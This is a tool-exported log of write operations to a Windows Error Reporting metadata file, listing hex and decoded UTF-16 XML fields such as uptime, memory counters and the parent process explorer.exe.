C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1166	2	09 00		success or wait	2	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1170	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 37 00 30 00 32 00 37 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>7027</Uptime>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1212	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1216	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1220	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404 ">1</Wow64>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1302	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1306	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1310	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1362	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1366	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1370	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1414	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1418	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1424	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 35 00 31 00 33 00 33 00 36 00 39 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>95133696</PeakVirtualSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1510	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1514	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1520	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 35 00 31 00 32 00 35 00 35 00 30 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>95125504</VirtualSize>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1590	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1594	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1600	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 30 00 35 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>3050</PageFaultCount>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1674	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1678	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1684	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 33 00 30 00 30 00 38 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>11300864</PeakWorkingSetSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1782	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1786	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1792	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 33 00 30 00 30 00 38 00 36 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>11300864</WorkingSetSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1874	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1878	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1884	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 38 00 36 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>178648</QuotaPeakPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1998	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2002	2	09 00		success or wait	3	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2008	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 38 00 36 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>178640</QuotaPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2106	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2110	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2116	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 39 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>48976</QuotaPeakNonPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2240	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2244	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2250	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 36 00 32 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>48624</QuotaNonPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2358	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2362	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2368	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 33 00 32 00 35 00 33 00 37 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>4325376</PagefileUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2444	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2448	2	09 00		success or wait	3	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2454	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 33 00 33 00 33 00 35 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>4333568</PeakPagefileUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2546	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2550	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2556	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 33 00 32 00 35 00 33 00 37 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>4325376</PrivateUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2628	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2632	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2636	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2682	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2686	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2690	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2720	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2724	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2730	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2770	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2774	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2782	30	3c 00 50 00 69 00 64 00 3e 00 33 00 33 00 32 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3324</Pid>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2812	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2816	2	09 00		success or wait	4	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2824	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2894	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2898	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2906	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2996	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3000	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3008	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 33 00 33 00 39 00 30 00 31 00 31 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>5339011</Uptime>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3056	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3060	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3068	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3146	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3150	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3158	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3210	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3214	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3222	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3266	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3270	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3280	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3370	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3374	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3384	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3458	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3462	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3472	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 31 00 38 00 35 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>61856</PageFaultCount>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3548	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3552	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3562	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 35 00 30 00 39 00 35 00 39 00 33 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>125095936</PeakWorkingSetSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3662	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3666	2	09 00		success or wait	5	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3676	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 34 00 37 00 35 00 35 00 39 00 36 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>124755968</WorkingSetSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3760	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3764	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3774	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 37 00 39 00 32 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>1179232</QuotaPeakPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3890	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3894	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	3904	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 33 00 34 00 34 00 32 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>1134424</QuotaPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4004	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4008	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4018	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 31 00 39 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>91984</QuotaPeakNonPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4142	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4146	2	09 00		success or wait	5	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4156	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 32 00 39 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>82928</QuotaNonPagedPoolUsage>	success or wait	1	6CE0497A	unknown
